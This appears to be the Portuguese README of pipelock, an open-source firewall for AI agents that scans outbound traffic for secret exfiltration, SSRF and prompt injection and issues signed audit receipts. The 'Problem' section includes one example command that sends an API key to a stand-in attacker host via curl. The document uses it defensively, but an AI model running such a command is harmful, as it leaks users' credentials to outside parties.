

pipelock v3.3.0
Firewall de agente de IA de código aberto que examina tráfego HTTP, MCP, A2A e WebSocket em busca de exfiltração, SSRF e injeção de prompt, emitindo recibos de ação assinados e verificáveis para auditoria.
Firewall de agente de IA de código aberto para Controle de Egresso Verificável.



O Pipelock fica entre os agentes de IA e a rede. Ele inspeciona tráfego mediado de HTTP, WebSocket, MCP e A2A, além do conteúdo de túneis CONNECT quando a interceptação TLS está habilitada, em busca de exfiltração de segredos, injeção de prompt, SSRF, envenenamento de ferramentas e cadeias arriscadas de chamadas de ferramentas. CONNECT simples sem interceptação é escaneado no nível do hostname e da URL. Upstreams MCP configurados são uma exceção ao bloqueio de SSRF de endereços privados: servidores locais/privados são permitidos, mas endpoints de metadados de nuvem permanecem bloqueados.
O Pipelock emite recibos de ação assinados pelo mediador sobre decisões de fronteira sensíveis ao conteúdo, para que um revisor possa verificar o que o Pipelock decidiu fora do runtime do agente. O corpus público agent-egress-bench exercita as detecções. O workflow Gauntlet é o exame candidato agendado do produto contra um commit fixado do corpus; ele não publica automaticamente uma pontuação pública. Saiba mais: Firewall de IA de código aberto.
Funciona com: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
Problema · Verifique · Início Rápido · Ação · Detecta · Recursos · Arquitetura · Docs · Playground · Blog · Pergunte ao Dosu
Experimente no seu navegador no playground ao vivo. Se o Pipelock merecer, dê uma estrela no repositório para que outras pessoas o encontrem.
O Problema
Seu agente de IA tem $PROVIDER_API_KEY em seu ambiente, além de acesso ao shell. Uma única requisição pode vazá-la:```bash
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
Toda ação de máquina que seu agente executa deve cruzar uma fronteira entre seus segredos e a internet aberta. O Pipelock se torna essa fronteira quando o agente é roteado através de seu proxy, wrapper MCP, sandbox, modelo de contenção de host ou topologia de implantação em cluster. Ele inspeciona o tráfego mediado de saída e de entrada, bloqueia ou sinaliza ataques com base no modo, e registra evidências assinadas da decisão.

---

## Verifique Você Mesmo

A maioria das ferramentas de segurança para agentes pede que você confie no painel delas. O Pipelock entrega a você um recibo assinado e permite que você mesmo o verifique, offline, com uma chave que você possui. Sem conta e sem servidor.